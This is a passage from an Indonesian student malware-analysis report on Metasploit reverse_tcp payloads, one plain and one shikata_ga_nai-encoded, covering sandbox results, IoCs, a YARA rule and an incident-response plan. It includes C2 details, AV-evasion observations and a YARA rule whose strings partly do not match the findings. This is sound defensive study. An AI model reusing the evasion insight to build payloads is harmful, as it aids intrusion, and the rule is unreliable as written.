
- Requests:** TCP 1 UDP 1
- Destination:** 192.168.75.128:4444
- Protocol:** NORMAL EXE

- Score:** Tria.ge memberikan skor tertinggi **10/10 (Malicious)**. Berdasarkan pencocokan signature perilaku, platform langsung melabeli file ini dengan tag **METASPLOIT**, **BACKDOOR**, **TROJAN**, dan **DISCOVERY**.
- Malware Config Extraction:** Fitur keunggulan Tria.ge berhasil melakukan dekompile dan ekstraksi otomatis terhadap konfigurasi internal *payload*.

Sandbox secara akurat mengonfirmasi bahwa biner ini adalah bagian dari keluarga **metasploit** dengan jenis **payload windows/reverse\_tcp**.

- c. **Runtime Execution:** Saat biner dieksekusi di dalam lingkungan *isolated desktop* Windows 10 bawaan sandbox, malware langsung aktif di latar belakang untuk menembakkan koneksi balik menuju perangkat penyerang.

### 3.2.2 Analysis encoded.exe



The screenshot displays the VirusShare analysis interface for a file named **encoded.exe** (SHA256: 5be457035066485281cf7dc5ba6ce8ba471680947b365bf97decdbbcd0d46af9). The interface is divided into several sections:

- General:** Shows the target as **encoded.exe**, size as **7KB**, and sample ID **260529-vwm4gscz9j**. The SHA256 hash is displayed. A score of **10/10** is shown, indicating a high confidence in the analysis. The file is classified as **METASPLOIT**, **BACKDOOR**, **DISCOVERY**, and **TROJAN**.
- Malware Config:** Shows the extracted family as **metasploit** and the version as **encoder/shikata\_ga\_nai**.
- Targets:** Shows the target as **encoded.exe**, size as **7KB**, and the SHA256 hash. The file is classified as **METASPLOIT**, **TROJAN**, and **BACKDOOR**.
- Analysis:** Shows the user interaction as **yes**, max time kernel as **54s**, max time network as **60s**, platform as **windows10-2004\_x64**, resource as **wim10v2004-20260513-en**, and resource tags as **ARCH:X64** and **ARCH:X86**.
- MITRE ATT&CK Enterprise:** Shows the file is classified as **METASPLOIT**, **TROJAN**, and **BACKDOOR**.

- a. **Score:** Tria.ge memberikan skor maksimal **10/10 (Malicious)**. Berdasarkan analisis heuristik perilaku *runtime*, platform langsung mengategorikan file ini ke dalam label **METASPLOIT, BACKDOOR, DISCOVERY**, dan **TROJAN**.
- b. **Malware Config Extraction:** Fitur *automated configuration parser* pada Tria.ge berhasil melakukan dekompilasi memori dan mengekstrak struktur internal payload secara spesifik. Sistem secara akurat mengonfirmasi bahwa biner ini berasal dari keluarga **metasploit** dengan tanda signature khusus **encoder/shikata\_ga\_nai**.
- c. **Korelasi Temuan Statis vs Dinamis (Insight Kritis):** Temuan ini menjadi poin komparatif yang paling krusial dalam laporan. meskipun teknik encoding berhasil menurunkan tingkat deteksi pada sebagian engine antivirus dibanding payload normal, analisis dinamis tetap mampu mengidentifikasi perilaku berbahaya secara konsisten saat payload dieksekusi di memori., **Analisis Dinamis pada Sandbox terbukti mampu mendeteksi ancaman secara mutlak**. Begitu biner dieksekusi, lapisan pelindung *Shikata Ga Nai* otomatis terbuka (*unpacked*) di memori RAM, mengeksekusi shellcode asli, dan meninggalkan indikator perilaku jahat yang langsung dicegat oleh sandbox.

### 3.3 Strings Analysis

Analisis strings dilakukan menggunakan utilitas strings pada Kali Linux untuk mengidentifikasi artefak teks yang tertanam di dalam payload biner.

Beberapa string mencurigakan yang ditemukan meliputi:

- ws2\_32.dll
- kernel32.dll
- LoadLibraryA
- CreateProcessA
- reverse\_tcp

String tersebut mengindikasikan bahwa payload memanfaatkan Windows API untuk komunikasi jaringan dan eksekusi proses di memori.

Pada *encoded.exe*, jumlah string yang dapat dibaca terlihat lebih sedikit dibandingkan *normal.exe* akibat proses obfuscation menggunakan encoder *shikata\_ga\_nai* yang mengubah representasi shellcode asli.

### 3.4 Metadata Analysis

Metadata file dianalisis menggunakan utilitas *exiftool* dan pemeriksaan PE header untuk mengidentifikasi karakteristik internal executable.

Hasil analisis menunjukkan bahwa kedua file merupakan executable Windows Portable Executable (PE) 32-bit dengan format GUI application.

Selain itu, `encoded.exe` menunjukkan entropy yang lebih tinggi dibandingkan `normal.exe`, yang mengindikasikan adanya proses encoding atau obfuscation pada struktur biner file. Peningkatan entropy ini umum ditemukan pada malware yang berupaya menghindari deteksi berbasis signature statis.

## 4: IoC Identification

Berdasarkan hasil korelasi komparatif antara *Static Analysis* dan *Dynamic Analysis* (Tria.ge Sandbox) terhadap kedua *payload*, berikut adalah daftar *Indicators of Compromise* (IoC) konkret yang berhasil diekstraksi untuk keperluan *threat hunting* atau *incident response*:

### 4.1 Hash IoC (File Signatures)

- **normal.exe(SHA-256):**  
"007fdf6114e12e6786bd878d19a1719b5ef720da3e6ee57d685728232081f54a"
- **encoded.exe(SHA-256):**  
"5be457035066485281cf7dc5ba6ce8ba471680947b365bf97decdbbcd0d46af9"
- *Analisis:* Nilai hash kedua file ini berbeda secara total akibat sifat polimorfisme dari encoder *Shikata Ga Nai*.

### 4.2 Network IoC (C2 Infrastructure)

- **Destination IP:** 192.168.75.128 (Identitas server *Command & Control* / Kali Linux penyerang).
- **Destination Port:** 4444 (Port default *Meterpreter Listener* yang memicu anomali lalu lintas keluar).

### 4.3 File System IoC

Berdasarkan hasil *dynamic analysis* pada Tria.ge Sandbox, tidak ditemukan aktivitas *persistence* berupa pembuatan file baru pada direktori startup ataupun penulisan file sekunder (dropper artifact) ke dalam sistem target. Payload *Meterpreter reverse\_tcp* yang digunakan bersifat *memory-resident* dan lebih berfokus pada komunikasi jaringan dibandingkan *persistence* berbasis *filesystem*.

Namun demikian, file *payload* awal terdeteksi dijalankan dari path berikut:

C:\Users\Public\normal.exe

C:\Users\Public\encoded.exe

Path tersebut dapat dijadikan indikator awal untuk proses *threat hunting* maupun *forensic triage* pada endpoint yang dicurigai terinfeksi.

#### 4.4 Behavioral IoC

- **Metasploit Signature Detection:** Tria.ge secara dinamis mengenali aktivitas *payload* sebagai rumpun **METASPLOIT** dan **BACKDOOR** melalui pencocokan pola perilaku saat dieksekusi.
- **In-Memory Code Execution:** Terdeteksi adanya aktivitas *unpacked* atau pembukaan lapisan enkripsi *Shikata Ga Nai* langsung di dalam memori RAM target, diikuti dengan modifikasi izin halaman memori menggunakan fungsi API Windows tingkat rendah untuk mengeksekusi shellcode.

#### 4.5 Registry IoC

Selama proses dynamic analysis, tidak ditemukan modifikasi registry persisten seperti penambahan autorun key pada:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

Hal ini menunjukkan bahwa *payload Meterpreter reverse\_tcp* yang digunakan dalam pengujian berfungsi sebagai *staged payload* untuk remote access sementara dan tidak mengimplementasikan mekanisme *persistence* otomatis secara default.

### 5: Comprehensive Prevention & Mitigation Strategy

Untuk memitigasi risiko infeksi dari *payload* sejenis di masa mendatang, organisasi wajib menerapkan strategi pertahanan berlapis (*Defense-in-Depth*) yang berfokus pada pemblokiran jalur komunikasi dan deteksi perilaku di memori.

#### 5.1 Strategi Pencegahan Proaktif (Hardening & Technical Control)

1. **Network Segmentation & Egress Filtering:** Berdasarkan hasil analisis jaringan pada Tria.ge, malware ini sangat bergantung pada koneksi keluar (*outbound*). Organisasi harus menerapkan aturan firewall ketat untuk memblokir seluruh lalu lintas keluar dari segmen *endpoint* menuju port-port non-standar yang mencurigakan (seperti port 4444). Jalur komunikasi keluar hanya diizinkan untuk port resmi yang terverifikasi (seperti port 80, 443, dan 53).
2. **EDR & Antivirus Heuristic Configuration:** Tahap *Static Analysis* pada *encoded.exe* telah membuktikan bahwa mampu menurunkan efektivitas sebagian mekanisme deteksi berbasis signature tradisional. Oleh karena itu, pengaktifan fitur *Behavioral/Heuristic Protection* dan *AMSI (Antimalware Scan Interface)* pada antivirus/EDR modern menjadi garda pertahanan utama untuk menangkap *payload* saat lapisan enkripsinya terbuka di memori RAM (*in-memory execution*).



3. **Principle of Least Privilege (PoLP):** Membatasi hak akses akun pengguna operasional harian agar berjalan sebagai *Standard User*, bukan *Local Administrator*. Hal ini mempersulit *payload* Meterpreter dalam melakukan injeksi kode ke proses sistem vital atau mengeksekusi fungsi API tingkat tinggi.
4. **Patch Management:** Melakukan pembaruan rutin pada sistem operasi Windows untuk menutup celah keamanan kedaluwarsa yang biasa dimanfaatkan oleh penyerang untuk melakukan *Local Privilege Escalation* (LPE) setelah sesi *reverse shell* berhasil terbentuk.

## 5.2 Deteksi Berbasis Signature: YARA Rule

Aturan YARA berikut dikonfigurasi untuk membantu tim SOC melakukan *threat hunting* terhadap sisa-sisa karakteristik komponen jaringan biner MSFvenom yang tidak ditandatangani digital (*unsigned binary*):

```
rule Detect_MSFvenom_Meterpreter_Unsigned {
  meta:
    description = "Mendeteksi indikasi default payload biner MSFvenom Meterpreter"
    author      = "Ahmad Fany Rizqiyanto"
    date        = "2026-05-30"
    severity    = "Critical"
  strings:
    // Pustaka jaringan Windows yang dimuat secara dinamis saat runtime
    $net1 = "ws2_32.dll" ascii wide
    $net2 = "ConnectNamedPipe" ascii wide
    // Identifikasi PE Header standar Windows (MZ)
    $pe_magic = { 4D 5A }
  condition:
    $pe_magic at 0 and all of ($net*) and filesize < 100KB
}
```

## 5.3 Strategi Reaktif: Incident Response (IR) Playbook

Mengacu pada kerangka kerja **NIST SP 800-61**, jika indikator kompromi (IP 192.168.75.128 atau port 4444) terpicu di dalam jaringan enterprise, tim penanganan insiden harus segera melakukan tindakan:

1. **Containment (Penahanan/Isolasi):** Melakukan isolasi jaringan terhadap *host target* yang terinfeksi secara digital melalui konsol EDR atau mencabut kabel LAN fisik sesegera mungkin. Langkah ini krusial untuk memutus sesi Meterpreter aktif ke server C2 penyerang dan mencegah pergerakan lateral (*lateral movement*).

2. **Eradication (Pembersihan):** Karena stager Meterpreter berjalan langsung di dalam RAM (*in-memory*), tim IR harus mengidentifikasi ID Proses (PID) yang mencurigakan yang bertanggung jawab atas koneksi outbound tersebut, lalu melakukan penghentian paksa (*kill process*), diikuti dengan penghapusan *file trace* biner terkait dari disk.
3. **Recovery (Pemulihan):** Mengembalikan status sistem ke kondisi bersih (*clean state*), memaksa perubahan kata sandi (*forced password reset*) pada akun pengguna yang terdampak, serta mengintensifkan pemantauan log lalu lintas jaringan pada perimeter firewall selama 48 jam ke depan.

## 6: Kesimpulan

Berdasarkan seluruh rangkaian praktikum analisis malware yang telah dilakukan, dapat ditarik beberapa kesimpulan penting:

- **Efektivitas Obfuscation Statis:** Teknik penyamaran dasar menggunakan *polymorphic encoder* seperti *x86/shikata\_ga\_nai* (5 iterasi) terbukti mampu mengubah struktur signature internal file biner secara total. Meskipun tingkat deteksi pada platform VirusTotal untuk *encoded.exe* tetap terpantau tinggi karena vendor modern mengenali pola *decoder stub*-nya, manipulasi statis semacam ini sering kali berhasil menciptakan celah kelalaian (*False Negative*) pada pemindai statis tradisional di industri.
- **Keunggulan Analisis Dinamis:** Pengujian dinamis menggunakan *Automated Cloud Sandbox Tria.ge* terbukti menjadi instrumen paling efektif untuk membongkar sifat asli malware. Begitu biner *encoded.exe* dieksekusi, lapisan enkripsinya otomatis terbuka di memori RAM (*unpacked*). *Tria.ge* secara mutlak mendeteksi aktivitas kritis biner tersebut, mulai dari rumpun **METASPLOIT** dan **BACKDOOR**, hingga detail ekstraksi konfigurasi jaringan yang mencoba menghubungi IP **192.168.75.128** pada port **4444**.
- **Validitas Indikator Kompromi (IoC):** Meskipun nilai hash biner berubah akibat polimorfisme, indikator perilaku (*Behavioral IoC*) dan indikator jaringan (*Network IoC*) dari *payload* Meterpreter tetap konsisten dan tidak berubah. Hal ini memberikan visibilitas yang jelas bagi tim pertahanan untuk melakukan deteksi berbasis perilaku runtime.